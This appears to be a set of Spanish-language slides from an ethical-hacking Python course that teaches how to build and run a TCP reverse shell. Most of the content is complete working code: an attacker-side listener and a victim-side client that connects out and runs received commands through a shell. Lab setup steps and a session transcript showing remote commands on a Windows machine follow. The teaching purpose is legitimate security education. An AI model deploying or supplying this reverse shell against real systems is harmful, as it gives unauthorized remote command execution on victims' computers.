
Es un tipo de Shell\* en donde una **máquina objetivo se conecta a la máquina del atacante**, la cual tiene un puerto a la escucha en donde recibe la conexión.



\* Programa que procesa comandos

# TCP Reverse Shell


Ataque directo





# TCP Reverse Shell

## Conexión TCP reversa



# Script

# ServerTCP.py

```
01. import socket
02. import sys
03.
04. # Server
05. bind_ip = "192.168.1.114" # Direccion IP del servidor
06. bind_port = 8080 # Puerto a utilizar
07.
08. # Funcion que envia los comandos al cliente
09. def send_commands(conn):
10.     while True:
11.         # Entrada de comandos
12.         cmd = input("Shell> ")
13.
14.         # terminate - termina la conexion
15.         if cmd == 'terminate':
16.             conn.send(b'terminate')
17.             conn.close()
18.             server.close()
19.             sys.exit()
20.         if len(str.encode(cmd)) > 0:
21.             # Envia el comando al cliente
22.             conn.send(str.encode(cmd))
23.             # Se recibe la respuesta del cliente
24.             client_response = conn.recv(4096).decode("utf-8")
25.             # Imprimir en pantalla la respuesta
26.             print(client_response)
27.
```

## Librerías

### Línea 01

Librería que permite el acceso a la interfaz socket de BSD (Berkeley socket – API para sockets de internet).

### Línea 02

Librería que permite utilizar variables usadas por el interprete y funciones que interactúan con el interprete.

# ServerTCP.py

```
01. import socket
02. import sys
03.
04. # Server
05. bind_ip = "192.168.1.114" # Direccion IP del servidor
06. bind_port = 8080 # Puerto a utilizar
07.
08. # Funcion que envia los comandos al cliente
09. def send_commands(conn):
10.     while True:
11.         # Entrada de comandos
12.         cmd = input("Shell> ")
13.
14.         # terminate - termina la conexion
15.         if cmd == 'terminate':
16.             conn.send(b'terminate')
17.             conn.close()
18.             server.close()
19.             sys.exit()
20.         if len(str.encode(cmd)) > 0:
21.             # Envia el comando al cliente
22.             conn.send(str.encode(cmd))
23.             # Se recibe la respuesta del cliente
24.             client_response = conn.recv(4096).decode("utf-8")
25.             # Imprimir en pantalla la respuesta
26.             print(client_response)
27.
```

## Función send\_commands()

Línea 12

Función que permite el ingreso de información por parte del usuario.

Línea 15-19

Si el comando ingresado es 'terminate' se cierra la conexión y se termina el programa.

Línea 20

Si la longitud del comando ingresado es mayor a 0:

Línea 22

Se envía al cliente el comando ingresado.

Línea 24-26

Se recibe la respuesta del cliente y se imprime en pantalla.

# ServerTCP.py

```
28. # Se crea el socket TCP IPv4
29. server = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
30. # Define donde estara el servidor
31. server.bind((bind_ip, bind_port))
32. # Define el numero de conexiones a recibir
33. server.listen(1)
34.
35. print ("[*] Escucha en %s:%d" % (bind_ip,bind_port))
36.
37. # Acepta la conexion
38. conn,addr = server.accept()
39. print('Conexion aceptada de %s y el puerto %d' % (addr[0],addr[1]))
40. print("Shell iniciada")
41.
42. # Se comienza a enviar comandos
43. send_commands(conn)
44. conn.close()
```

## Código principal

Línea 29

Se crea un nuevo socket.  
`socket.AF_INET = IPV4`  
`socket.SOCK_STREAM = TCP`

Línea 31

Crea el socket en la dirección IP y puerto especificado.

Línea 33

Se especifica el número de conexiones a recibir en el socket.

Línea 38

Cuando se recibe una conexión se acepta. Esta función regresa dos parámetros: la conexión creada y la dirección IP utilizada.

Línea 43

Se llama a la función `send_commands()` para comenzar a enviar comandos.

# ClientTCP.py

```
01. import socket
02. import os
03. import subprocess
04.
05. # Direccion IP del servidor
06. target_host = "192.168.1.114"
07. # Puerto de conexion al servidor
08. target_port = 8080
09.
10. # Definicion del socket
11. client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12. # Iniciar conexion
13. client.connect((target_host, target_port))
14.
15. while True:
16.     # Recibir comando
17.     data = client.recv(4096)
18.
19.     # Si es la palabra terminate, se termina la conexion y el programa
20.     if data.decode("utf-8") == 'terminate':
21.         client.close()
22.         break
23.     # Si el comando es cd, se ejecuta a nivel sistema operativo
24.     if data[:2].decode("utf-8") == 'cd':
25.         os.chdir(data[3:].decode("utf-8"))
26.         client.send(str.encode(str(os.getcwd()) + '\n'))
27.     elif len(data) > 0:
28.         # Se inicia un subprocesso para formar el comando
29.         cmd = subprocess.Popen(data[:].decode('utf-8'), shell=True, stdout=subprocess.PIPE, \
30.                                stderr=subprocess.PIPE, stdin=subprocess.PIPE)
31.         # Se obtiene el resultado de la ejecucion del comando
32.         output_bytes = cmd.stdout.read()
33.         output_str = output_bytes.decode("latin-1")
34.         # Se envia el resultado del comando al servidor
35.         client.send(str.encode(output_str + str(os.getcwd()) + '\n'))
```

## Librerías

### Línea 02

Librería que permite utilizar funcionalidades a nivel sistema operativo.

### Línea 03

Librería que permite generar nuevos procesos y conectarse a la entrada y salida estándar.

# ClientTCP.py

```
01. import socket
02. import os
03. import subprocess
04.
05. # Direccion IP del servidor
06. target_host = "192.168.1.114"
07. # Puerto de conexion al servidor
08. target_port = 8080
09.
10. # Definicion del socket
11. client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12. # Iniciar conexion
13. client.connect((target_host, target_port))
14.
15. while True:
16.     # Recibir comando
17.     data = client.recv(4096)
18.
19.     # Si es la palabra terminate, se termina la conexion y el programa
20.     if data.decode("utf-8") == 'terminate':
21.         client.close()
22.         break
23.     # Si el comando es cd, se ejecuta a nivel sistema operativo
24.     if data[:2].decode("utf-8") == 'cd':
25.         os.chdir(data[3:].decode("utf-8"))
26.         client.send(str.encode(str(os.getcwd()) + '\n'))
27.     elif len(data) > 0:
28.         # Se inicia un subprocesso para formar el comando
29.         cmd = subprocess.Popen(data[:].decode('utf-8'), shell=True, stdout=subprocess.PIPE, \
30.                                stderr=subprocess.PIPE, stdin=subprocess.PIPE)
31.         # Se obtiene el resultado de la ejecucion del comando
32.         output_bytes = cmd.stdout.read()
33.         output_str = output_bytes.decode("latin-1")
34.         # Se envia el resultado del comando al servidor
35.         client.send(str.encode(output_str + str(os.getcwd()) + '\n'))
```

## Variables

Línea 06-08

Dirección IP y puerto del servidor a conectarse.

Línea 11

Creación del socket que se conectará al servidor.

Línea 13

Conexión al servidor.



# ClientTCP.py

```
01. import socket
02. import os
03. import subprocess
04.
05. # Direccion IP del servidor
06. target_host = "192.168.1.114"
07. # Puerto de conexion al servidor
08. target_port = 8080
09.
10. # Definicion del socket
11. client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12. # Iniciar conexion
13. client.connect((target_host, target_port))
14.
15. while True:
16.     # Recibir comando
17.     data = client.recv(4096)
18.
19.     # Si es la palabra terminate, se termina la conexion y el programa
20.     if data.decode("utf-8") == 'terminate':
21.         client.close()
22.         break
23.     # Si el comando es cd, se ejecuta a nivel sistema operativo
24.     if data[:2].decode("utf-8") == 'cd':
25.         os.chdir(data[3:].decode("utf-8"))
26.         client.send(str.encode(str(os.getcwd()) + '\n'))
27.     elif len(data) > 0:
28.         # Se inicia un subprocesso para formar el comando
29.         cmd = subprocess.Popen(data[:].decode('utf-8'), shell=True, stdout=subprocess.PIPE, \
30.                                stderr=subprocess.PIPE, stdin=subprocess.PIPE)
31.         # Se obtiene el resultado de la ejecucion del comando
32.         output_bytes = cmd.stdout.read()
33.         output_str = output_bytes.decode("latin-1")
34.         # Se envia el resultado del comando al servidor
35.         client.send(str.encode(output_str + str(os.getcwd()) + '\n'))
```

## Código principal

Línea 17

Recepción de datos por parte del servidor (comandos).

Línea 20-22

Si se recibe la palabra *terminate* se cierra la conexión y se termina el programa.

Línea 24-26

Si el comando es *cd*, se ejecuta con la función *os.chdir()* y se envía al servidor el nuevo path

Línea 29

Se ejecuta un programa hijo en un nuevo proceso, el cual ejecutará el comando enviado por el servidor.

# ClientTCP.py

```
01. import socket
02. import os
03. import subprocess
04.
05. # Direccion IP del servidor
06. target_host = "192.168.1.114"
07. # Puerto de conexion al servidor
08. target_port = 8080
09.
10. # Definicion del socket
11. client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12. # Iniciar conexion
13. client.connect((target_host, target_port))
14.
15. while True:
16.     # Recibir comando
17.     data = client.recv(4096)
18.
19.     # Si es la palabra terminate, se termina la conexion y el programa
20.     if data.decode("utf-8") == 'terminate':
21.         client.close()
22.         break
23.     # Si el comando es cd, se ejecuta a nivel sistema operativo
24.     if data[:2].decode("utf-8") == 'cd':
25.         os.chdir(data[3:].decode("utf-8"))
26.         client.send(str.encode(str(os.getcwd()) + '\n'))
27.     elif len(data) > 0:
28.         # Se inicia un subprocesso para formar el comando
29.         cmd = subprocess.Popen(data[:].decode('utf-8'), shell=True, stdout=subprocess.PIPE, \
30.                                stderr=subprocess.PIPE, stdin=subprocess.PIPE)
31.         # Se obtiene el resultado de la ejecucion del comando
32.         output_bytes = cmd.stdout.read()
33.         output_str = output_bytes.decode("latin-1")
34.         # Se envia el resultado del comando al servidor
35.         client.send(str.encode(output_str + str(os.getcwd()) + '\n'))
```

## Código principal

Línea 32-33

Se lee la salida estándar que contiene el resultado de la ejecución del comando y se decodifica.


Línea 35

Se envía el resultado al servidor.

# TCP Reverse Shell

## Servidor

Copiar el script *ServerTCP.py* en Kali Linux y cambiar la dirección IP de la variable *bind\_ip* a la dirección IP de Kali Linux.



```
ServerTCP.py x
1 import socket
2 import sys
3
4 # Server
5 bind_ip = "192.168.1.114" # Dirección IP del servidor
6 bind_port = 8080 # Puerto a utilizar
7
8 # Función que envía los comandos al cliente
9 def send_commands(conn):
10     while True:
11         # Entrada de comandos
12         cmd = input("Shell> ")
13
```

# TCP Reverse Shell

Servidor

Ejecutar el script.

```
File  Actions  Edit  View  Help
kali@kali:~/Desktop$ python3.8 ServerTCP.py
[*] Escucha en 192.168.1.114:8080
█
```

# TCP Reverse Shell

## Ciente


En PyCharm abrir el script *ClientTCP.py* y cambiar la dirección IP de la variable *target\_host* y colocar la dirección IP de Kali Linux.

```
1 import socket
2 import os
3 import subprocess
4
5 # Direccion IP del servidor
6 target_host = "192.168.1.114"
7 # Puerto de conexion al servidor
8 target_port = 8080
9
10 # Definicion del socket
11 client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12 # Iniciar conexion
```

# TCP Reverse Shell

## Cliente

Ejecutar el script en PyCharm.



The screenshot shows the PyCharm IDE with the 'ClientTCP.py' file open. The code is a TCP reverse shell client. The left sidebar shows the project structure with files like 'cracker.py', 'laboratorio1.py', 'laboratorio2.py', 'laboratorio3.py', 'laboratorio4.py', 'laboratorio5.py', 'laboratorio6.py', 'main.py', 'parser.py', 'tractor.py', 'vehiculo.py', 'WebServer.py', and 'WebServer2.py'. The main editor displays the following Python code:

```
20 if data.decode("utf-8") == 'terminate':
21     client.close()
22     break
23 # Si el comando es cd, se ejecuta a nivel sistema operativo
24 if data[:2].decode("utf-8") == 'cd':
25     os.chdir(data[3:].decode("utf-8"))
26     client.send(str.encode(str(os.getcwd()) + '\n'))
27 elif len(data) > 0:
28     # Se inicia un subprocesso para formar el comando
29     cmd = subprocess.Popen(data[:].decode('utf-8'), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
30     # Se obtiene el resultado de la ejecucion del comando
31     output_bytes = cmd.stdout.read()
32     output_str = output_bytes.decode("latin-1")
33     # Se envia el resultado del comando al servidor
34     client.send(str.encode(output_str + str(os.getcwd()) + '\n'))
35
```

The bottom status bar shows the current execution context: 'while True > elif len(data) > 0'. The Run console at the bottom shows the command being executed: 'C:\Users\yunue\PycharmProjects\pyHack\venv\Scripts\python.exe "F:/Job/CloudLamb/Curso Python para Ethical Hacking/Clases/C'.

# TCP Reverse Shell

## Servidor

En Kali Linux indicará que se ha recibido una conexión y se puede comenzar a enviar comandos de Windows como: **dir** o **ipconfig**.

```
kali@kali:~/Desktop$ python3.8 ServerTCP.py
[*] Escucha en 192.168.1.114:8080
Conexion aceptada de 192.168.1.106 y el puerto 10169
Shell iniciada
Shell> pwd
F:\Job\CloudLamb\Curso Python para Ethical Hacking\Clases\Clase Agosto\Scripts

Shell> cd ..
F:\Job\CloudLamb\Curso Python para Ethical Hacking\Clases\Clase Agosto

Shell> dir
El volumen de la unidad F es D0cS
El número de serie del volumen es: 6AF0-C21C

Directorio de F:\Job\CloudLamb\Curso Python para Ethical Hacking\Clases\Clase Agosto

01/09/2020  03:36 p. m.      <DIR>          .
01/09/2020  03:36 p. m.      <DIR>          ..
08/08/2020  03:33 p. m.      2,549,426 1. Python para hackers - Introducci3n.pptx
06/08/2020  09:07 p. m.      1,852,455 1.Python_para_hackers-Introduccion.pdf
09/06/2020  09:57 p. m.      1,872,846 10. Python para hackers - Hands-On - Parte V.pptx
11/08/2020  09:10 p. m.      3,160,712 2. Python para hackers - Primeros pasos.pptx
```



# TCP Reverse Shell

## Servidor

Para terminar la conexión mandar el comando **'terminate'**.

```
Shell> terminate  
kali@kali:~/Desktop$
```

# Próxima clase...

- **Capítulo 4:** Hands-On (Parte V)



**NEXT >>**  
Jue, 03 Sept



**CloudLamb**

**¡Muchas gracias por su  
atención!**